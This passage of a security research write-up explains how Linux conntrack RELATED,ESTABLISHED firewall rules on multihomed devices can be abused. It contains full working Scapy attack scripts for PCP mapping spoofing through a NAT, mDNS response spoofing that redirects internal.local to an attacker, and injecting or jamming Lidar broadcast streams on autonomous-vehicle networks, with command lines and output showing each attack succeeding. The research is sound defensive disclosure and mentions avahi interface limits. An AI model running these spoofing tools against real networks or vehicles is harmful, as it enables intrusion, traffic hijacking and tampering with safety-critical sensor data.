attacker ~> nc -vvvn 200.200.200.125 12345
Connection to 200.200.200.100 12345 port [tcp/*] succeeded!
Hi! Just punched a route through your NAT Router!
```

The victim will now accept the forwarded connection from the external attacker:

```
victim ~> nc -vvvn -l -p 12345
Listening on 0.0.0.0 12345
Connection received on 200.200.200.100 55200
Hi! Just punched a route through your NAT Router!
```


The following Scapy script performs the above PCP spoofing attack:

```python
#!/usr/bin/env python

import argparse
from scapy.all import *
from scapy_pcp import *

PCP_PORT = 5351

def port_range(s):
    min_port, max_port = s.split("-")
    return (int(min_port), int(max_port) + 1)

def ip_range(s):
    if "-" in s:
        start, stop = s.split("-")
        if "." not in stop:
            stop = s[:s.rindex(".")+1:] + stop
        return Net(start,stop=stop)
    else:
        return Net(s)

parser =argparse.ArgumentParser()
parser.add_argument("--target-external", help="Multi-hommed device to target", required=True)
parser.add_argument("--target-internal", help="Multi-hommed internal address", required=True)
parser.add_argument("--internal-host", type=ip_range, help="IP address of an internal host, or a
↪ range to scan (ex 192.168.1.1/24, 192.168.1.100-200)", required=True)
parser.add_argument("--brute-port-range", type=port_range, help="Range of ports to brute force,
↪ usually the ephemeral range (default: 32768-60999)", default=(32768,61000))
parser.add_argument("--iface", help="Interface to send packets on", required=True)
parser.add_argument("--ext-port", type=int, help="External port for the mapping", required=True)
parser.add_argument("--int-port", type=int, help="Internal port for the mapping")
```

```
args = parser.parse_args()

# get the external MAC address
rsp = arping(args.target_external, iface=args.iface, verbose=False)
target_mac = rsp[0][0][1].src

# create all the headers for the PCP request
eth = Ether(dst=target_mac, src=conf.ifaces[args.iface].mac)
ip = IP(dst=args.target_internal)
udp = UDP(dport=PCP_PORT)
pcp_req = PCPRequest()
pcp_map = PCPMap(
    ext_port=args.ext_port,
    int_port=args.int_port if args.int_port != None else args.ext_port,
    ext_ip="::0")

# faster to create one socket to reuse then use sendp
l2_sock = conf.L2socket(iface=args.iface)

# brute force through all the src IP/port combinations
for src_ip in args.internal_host:
    print(f"Spoofing for {src_ip}")
    ip.src = src_ip
    pcp_req.source_ip = f"::ffff:{src_ip}"
    for src_port in range(*args.brute_port_range):
        udp.sport = src_port
        pkt = eth/ip/udp/pcp_req/pcp_map
        l2_sock.send(pkt)
```

mDNS Spoofing

If a system is configured for it, the process of resolving `*.local` hosts begins with a multicast DNS (mDNS) request to look up the host. Can we spoof these responses on the external interface and abuse the RELATED,ESTABLISHED rule? In our example system, if the target resolves `internal.local` and broadcasts a mDNS request on the internal network, the real host responds:



```
No.    Time        Source            Destination   Protocol  Length Info
   103 179.075803  fe80::250:56ff:…  ff02::fb      MDNS          94 Standard query 0x0000 A internal.local, "QM" question
   104 179.075976  192.168.0.26      224.0.0.251   MDNS          74 Standard query 0x0000 A internal.local, "QM" question
   105 179.076243  192.168.0.8       224.0.0.251   MDNS          84 Standard query response 0x0000 A, cache flush 192.168.0.8
   189 325.798763  192.168.5.1       224.0.0.251   MDNS         117 Standard query 0x0000 PTR _afpovertcp._tcp.local, "QU" question PTR _smb._tcp

> Frame 105: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface bridge10
> Ethernet II, Src: VMware_8e:a7:ad (00:0c:29:8e:a7:ad), Dst: IPv4mcast_fb (01:00:5e:00:00:f
> Internet Protocol Version 4, Src: 192.168.0.8, Dst: 224.0.0.251
> User Datagram Protocol, Src Port: 5353, Dst Port: 5353
v Multicast Domain Name System (response)
    Transaction ID: 0x0000
  > Flags: 0x8400 Standard query response, No error
    Questions: 0
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  v Answers
    v internal.local: type A, class IN, cache flush, addr 192.168.0.8
        Name: internal.local
        Type: A (1) (Host Address)
        .000 0000 0000 0001 = Class: IN (0x0001)
        1... .... .... .... = Cache flush: True
        Time to live: 120 (2 minutes)
        Data length: 4
        Address: 192.168.0.8

0000  01 00 5e 00 00 fb 00 0c  29 8e a7 ad 08 00 45 00
0010  00 46 d2 c6 40 00 ff 11  07 34 c0 a8 00 08 e0 00
0020  00 fb 14 e9 14 e9 00 32  7c 53 00 00 84 00 00 00
0030  00 01 00 00 00 00 08 69  6e 74 65 72 6e 61 6c 05
0040  6c 6f 63 61 6c 00 00 01  80 01 00 00 00 78 00 04
0050  c0 a8 00 08

Is the server is an authority for the domain? (dns.flags.authoritative), 2 bytes    Packets: 210 · Displayed: 17 (8.1%)    Profile: Default
```

Figure 6: mDNS Request/Response

A few interesting observations on the response:

1. Destination IP address is fixed, `224.0.0.251`.
2. Source and destination ports are fixed at `5353`.
3. Transaction ID is `0x0000`.

In terms of performing this spoofing attack and abusing the RELATED,ESTABLISHED firewall rule, the only unknown is the source IP address, which may require brute forcing along common private IP ranges or manufacturer defaults.

A possible issue is that the destination address is a multicast address. These are not bi-directional connections, so does `conntrack` even create "connections" for flows with multicast addresses? The answer is sort of! The `conntrack` module does see the multicast packets and does create an `UNREPLIED` entry with a source of `224.0.0.251` for the expected reply packets. Under normal operation, there is no reply, so it will remain in the `UNREPLIED` state.

We will also get several entries. Any request or response will be tracked by `conntrack`. If any host sends a multicast mDNS packet, a connection entry is generated:

```
udp      17 3 src=192.168.5.1 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED] src=224.0.0.251
 ↪  dst=192.168.5.1 sport=5353 dport=5353 mark=0 use=1
udp      17 16 src=200.200.200.125 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED]
 ↪  src=224.0.0.251 dst=200.200.200.125 sport=5353 dport=5353 mark=0 use=1
udp      17 16 src=192.168.245.130 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED]
 ↪  src=224.0.0.251 dst=192.168.245.130 sport=5353 dport=5353 mark=0 use=1
conntrack v1.4.6 (conntrack-tools): 44 flow entries have been shown.
udp      17 16 src=127.0.0.1 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED] src=224.0.0.251
 ↪  dst=127.0.0.1 sport=5353 dport=5353 mark=0 use=1
```

```
udp      17 3 src=192.168.6.1 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED] src=224.0.0.251
  ↪ dst=192.168.6.1 sport=5353 dport=5353 mark=0 use=1
udp      17 16 src=192.168.0.8 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED] src=224.0.0.251
  ↪ dst=192.168.0.8 sport=5353 dport=5353 mark=0 use=1
udp      17 16 src=192.168.0.1 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED] src=224.0.0.251
  ↪ dst=192.168.0.1 sport=5353 dport=5353 mark=0 use=1
udp      17 16 src=192.168.6.100 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED]
  ↪ src=224.0.0.251 dst=192.168.6.100 sport=5353 dport=5353 mark=0 use=1
```

Because an `UNREPLIED` entry is not an established connection, we cannot directly spoof an mDNS reply. What is interesting is that the reply tuple is present and uses the multicast address as the source! A multicast source address really doesn't make sense, but the entry is there nonetheless. What happens if we spoof a reply packet with a source of `224.0.0.251` and destination of `192.168.0.8`? Will it create the UDP "connection" like we saw previously? Using Scapy, we can spoof that packet:

```
attacker ~> scapy
>>> sendp(
...: Ether(dst="ff:ff:ff:ff:ff:ff")/
...: IP(dst="192.168.0.8", src="224.0.0.251")/
...: UDP(dport=5353, sport=5353),
...: iface="wan0")
.
Sent 1 packets.
```

Checking `conntrack`, we see the entry is no longer marked as `UNREPLIED`:

```
target ~> sudo conntrack -L | grep 5353
udp      17 28 src=192.168.0.8 dst=224.0.0.251 sport=5353 dport=5353 src=224.0.0.251
  ↪ dst=192.168.0.8 sport=5353 dport=5353 mark=0 use=1
```

Nice! So `conntrack` appears to accept multicast IP addresses as sources and will create valid UDP "connection" entries in spite of multicast source addresses.

Multicast has one more wrinkle: Linux's Multicast Group Management. If the daemon had only joined the multicast group on the internal interface, we would not be able to perform this attack. The attack requires joining the group on the external interface because group management acts as an additional filter, accepting only multicast packets on interfaces with a valid multicast membership. In this example, we are using `avahi-daemon` defaults, which will join multicast groups on all interfaces, relying on the firewall to block incoming packets.


In Scapy, let's modify our PCP spoofing script to spoof mDNS responses:

```python
#!/usr/bin/env python
import argparse
from scapy.all import *

MDNS_PORT = 5353
MDNS_MULTICAST = "224.0.0.251"

def ip_range(s):
    if "-" in s:
        start, stop = s.split("-")
        if "." not in stop:
            stop = s[:s.rindex(".")+1:] + stop
        return Net(start,stop=stop)
    else:
        return Net(s)

parser =argparse.ArgumentParser()
parser.add_argument("--target-external", help="Multihomed device to target", required=True)
parser.add_argument("--internal-host", type=ip_range, help="IP address of an internal host, or a
↪  range (ex 192.168.1.1/24, 192.168.1.100-200)", required=True)
parser.add_argument("--iface", help="Interface to send packets on", required=True)
parser.add_argument("--hostname", help="Hostname to spoof", required=True)
parser.add_argument("--address", help="Address to include", required=True)
args = parser.parse_args()

# get the external MAC address
rsp = arping(args.target_external, iface=args.iface, verbose=False)
target_mac = rsp[0][0][1].src

# create all the headers for the DNS reply
eth = Ether(dst=target_mac, src=conf.ifaces[args.iface].mac)
udp = UDP(dport=MDNS_PORT, sport=MDNS_PORT)
dns = DNS(
    qr=1,
    aa=1,
    rd=0,
    qd=None,
    an=DNSRR(
        rrname=args.hostname,
        type="A",
        ttl=120,
        rdata=args.address
    )
)

# faster to create one socket to reuse then use sendp
l2_sock = conf.L2socket(iface=args.iface)

# brute force through all the src IP combinations
while True:
    for ip in args.internal_host:
        # spoof a reply with a multicast src (for conntrack)
        l2_sock.send(eth/IP(dst=ip, src=MDNS_MULTICAST)/udp/dns)
        # send the spoofed DNS response
        l2_sock.send(eth/IP(dst=MDNS_MULTICAST, src=ip)/udp/dns)
```

With so much static information (multicast destination address, fixed source and destination ports, fixed transaction ID), it is easy to brute force the last remaining bit: the source IP address. For our example, from the attacker on the external interface, we are going to spoof the entire 192.168.0.0/24 network and redirect `internal.local` to `200.200.200.36` (the attacker's IP address):

```
attacker ~> ./mdns_spoof.py --target-external 200.200.200.125 --internal-host 192.168.0.0/24
 ↪  --iface wan0 --hostname internal.local --address 200.200.200.36
```

On the external interface, we can see the spoofed packets, iterating through source IP addresses. We alternate between a source addresses: `224.0.0.251` satisfies the `conntrack` requirement to see a reply packet before establishing the "connection" and `192.168.0.x` spoofs a response from an internal host.



```
4619 2.003424    224.0.0.251         192.168.0.220        MDNS          84 Standard query response 0x0000 A 200.200.200.125
4620 2.003427    192.168.0.220       224.0.0.251          MDNS          84 Standard query response 0x0000 A 200.200.200.125
4621 2.004354    224.0.0.251         192.168.0.221        MDNS          84 Standard query response 0x0000 A 200.200.200.125
4622 2.004359    192.168.0.221       224.0.0.251          MDNS          84 Standard query response 0x0000 A 200.200.200.125
4623 2.005199    224.0.0.251         192.168.0.222        MDNS          84 Standard query response 0x0000 A 200.200.200.125
4624 2.005204    192.168.0.222       224.0.0.251          MDNS          84 Standard query response 0x0000 A 200.200.200.125
```

Figure 7: mDNS Spoofed Responses

On our multihomed target, if we ping `internal.local`, we are still likely to initially ping the internal host as the spoofed packets are being dropped.

We have a small window of time to slip in a spoofed response to create the `conntrack` entry. In combination with the RELATED,ESTABLISHED firewall rule, the `conntrack` entry allows the spoofed packets in. The `avahi` mDNS daemon continues to update its host table when it receives newer multicast packets. In our case, spoofed packets update/replace the initial real response. Running the ping command a second time, we ping the redirected host, in this case the attacker's IP address (`200.200.200.125`):

```
target ~> ping -c 3 internal.local
PING internal.local (192.168.0.8) 56(84) bytes of data.
64 bytes from 192.168.0.8 (192.168.0.8): icmp_seq=1 ttl=64 time=0.180 ms
64 bytes from 192.168.0.8 (192.168.0.8): icmp_seq=2 ttl=64 time=0.216 ms
64 bytes from 192.168.0.8 (192.168.0.8): icmp_seq=3 ttl=64 time=0.181 ms

--- internal.local ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.180/0.192/0.216/0.016 ms
target ~> ping -c 3 internal.local
PING internal.local (200.200.200.36) 56(84) bytes of data.
64 bytes from 200.200.200.125 (200.200.200.36): icmp_seq=1 ttl=64 time=0.121 ms
64 bytes from 200.200.200.125 (200.200.200.36): icmp_seq=2 ttl=64 time=0.197 ms
64 bytes from 200.200.200.125 (200.200.200.36): icmp_seq=3 ttl=64 time=0.189 ms

--- internal.local ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.121/0.169/0.197/0.034 ms
```

Note: `avahi-daemon` can be configured with `allow-interfaces` or `deny-interfaces`, which limits received packets to a specific list of interfaces and only joints multicast groups on the specified interfaces. The above example only works with the default configuration, which does not limit which interfaces can receive the packets.

Lidar Spoofing

This example exploits a configuration style we have seen on autonomous vehicles where Ethernet is a common connection medium for Lidar sensors. A Linux multihomed device bridges a backhaul connection (Cellular, Wi-Fi, etc.) and an internal network containing sensors, such as a Lidar sensor. Like the other examples, we can abuse the RELATED,ESTABLISHED firewall rule to inject Lidar packets into the communication stream, with a slight twist as the Lidar stream is sent via broadcasts:




Figure 8: Lidar spoof

Similar to the multicast example, `conntrack` tracks connections to broadcast addresses:

```
target ~> sudo conntrack -L | grep 2368
udp      17 28 src=192.168.0.8 dst=255.255.255.255 sport=53170 dport=1234 [UNREPLIED]
 ↪  src=255.255.255.255 dst=192.168.0.8 sport=1234 dport=53170 mark=0 use=1]
```

Notice that these entries are `UNREPLIED` and not yet in the ESTABLISHED state. To abuse the RELATED,ESTABLISHED firewall rule, we need to repeat our trick of faking a “reply” packet with a source address of `255.255.255.255`. Linux allows incoming packets with a broadcast address source so this source address does not need to make sense. `Conntrack` will pick up the source address and create an ESTABLISHED “connection”:


```
attacker ~> scapy
>>> sendp(Ether(dst="ff:ff:ff:ff:ff:ff") /
...: IP(dst="192.168.0.8", src="255.255.255.255")/
...: UDP(dport=53170, sport=1234),
...: iface="wan0")
```

```
target ~> sudo conntrack -L | grep 1234
udp      17 26 src=192.168.0.8 dst=255.255.255.255 sport=53170 dport=1234 src=255.255.255.255
 ↪  dst=192.168.0.8 sport=1234 dport=53170 mark=0 use=1
```

Because autonomous vehicles/drones are rarely set up to dynamically configure internal networks (in fact, we have never seen it done), an attacker usually only needs to analyze one system to figure out the unknowns (source and destination IP addresses and ports). In this example, our Lidar sensor has the following characteristics:


- Protocol: HDL-32
- Destination Address: 255.255.255.255 (Broadcast)
- Source Address: 192.168.0.8
- Destination Ports: 2368
- Source Port: 40712

Using this information, we can abuse the RELATED,ESTABLISHED firewall rule to inject packets into internal communications via the external interface. We wrote a python script that replays an existing Lidar stream. The script changes the IP addresses using the above information, sends the spoofed "reply" packet to force the connection into an ESTABLISHED state, and then sends the data. The following video shows the effects of the spoofing on the opensource LidarView project:



```
attacker ~>
```

Figure 9: Lidar Stream



./lidar_spoof.py --target-external 200.200.200.125 --target-internal 255.255.255.255 --internal-h...

```
[attacker ~> ./lidar_spoof.py --target-external 200.200.200.125 --target-internal 255.255.255.255 --]
internal-host 192.168.0.8 --dst-port 2368 --src-port 40712 --iface wan0 /mnt/hgfs/Conntrack/Capture
s/4\ intersecton\ w\ police\ car.pcap
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
  00:0c:29:79:4f:fb unknown 200.200.200.125
```

Figure 10: Lidar Spoof/Jam

Once the spoofing is started the LidarView viewer shows corruption as the two Lidar streams get merged into one messed up stream!

How the receiver handles receiving two simultaneous streams depends on the receiver. In this example, the LidarView project simply shows whatever data it last received, which can get quite confusing when receiving two different streams at once! We have seen other projects where the receiver used a sequence number of 0 to resync. We could have performed this attack starting with a sequence value of 0, causing the receiver to resync onto our stream while totally ignoring the Lidar stream from the internal sensors. This would give us total control.

The following python script can be used to demonstrate this attack:

```python
#!/usr/bin/env python
import argparse
from scapy.all import *

parser = argparse.ArgumentParser()
parser.add_argument("--target-external", help="Multi-hommed device to target", required=True)
parser.add_argument("--target-internal", help="Where to send the packets", required=True)
parser.add_argument("--internal-host", help="Source IP for the packets", required=True)
parser.add_argument("--dst-port", type=int, default=2368)
parser.add_argument("--src-port", type=int, default=2368)
parser.add_argument("--iface", help="Which enterface to send the packets to", required=True)
parser.add_argument("capture")
args = parser.parse_args()

datas = []
for p in rdpcap(args.capture, count=5000):
    datas.append(p.getlayer("Raw").load)

# get the external MAC address of the target
# and our src (so we don't look it up every packet)
rsp = arping(args.target_external, iface=args.iface)
target_mac = rsp[0][0][1].src
eth = Ether(dst=target_mac, src=conf.ifaces[args.iface].mac)

ip = IP(dst=args.target_internal, src=args.internal_host)
udp = UDP(dport=args.dst_port, sport=args.src_port)

# create a socket that we can reuse
s = conf.L2socket(iface=args.iface)

# incase we are not yet "established..." spoof out a response
s.send(eth/IP(dst=args.internal_host, src=args.target_internal)/UDP(sport=args.dst_port,
↪   dport=args.src_port)/b"hi!")

# just send as fast as we can... ideally we would add code here
# to send at the packets in the pcap
try:
    while True:
        for data in datas:
            s.send(eth/ip/udp/data)
except KeyboardInterrupt:
    print("stopping spoof...")
    pass
```

NAT Router Internal Hosts

In this example we have two internal hosts communicating with a Linux system acting as an ethernet bridge:




Figure 11: NAT Internal to Internal Hosts Spoofing

The `iptable` rules are setup slightly different from the other examples with additional FORWARD rules:

```
Chain INPUT (policy DROP 52937 packets, 19M bytes)
 pkts bytes target     prot opt in     out     source               destination
 2211  225K ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
 116K 1688M ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0            ctstate
  ↪ RELATED,ESTABLISHED
    0     0 ACCEPT     all  --  lan0   *       0.0.0.0/0            0.0.0.0/0
13864 4786K ACCEPT     all  --  mgmt0  *       0.0.0.0/0            0.0.0.0/0

Chain FORWARD (policy DROP 40 packets, 3270 bytes)
 pkts bytes target     prot opt in     out     source               destination
    2    71 ACCEPT     all  --  wan0   br_lan  0.0.0.0/0            0.0.0.0/0            ctstate
     ↪ RELATED,ESTABLISHED
    0     0 ACCEPT     all  --  br_lan wan0    0.0.0.0/0            0.0.0.0/0            ctstate
     ↪ NEW,RELATED,ESTABLISHED
27347 9562K ACCEPT     all  --  br_lan br_lan  0.0.0.0/0            0.0.0.0/0

Chain OUTPUT (policy ACCEPT 405K packets, 144M bytes)
 pkts bytes target     prot opt in     out     source               destination
```

These rules allow:

1. Packets from established connection in from the `wan0` interface to our internal bridge `br_lan`.
2. Devices on the internal `br_lan` are allowed to establish new connections out the `wan0` interface.
3. Devices on the internal `br_lan` are allowed to communicate between each other on the `br_lan` interface.
4. All other forwarded packets are dropped.

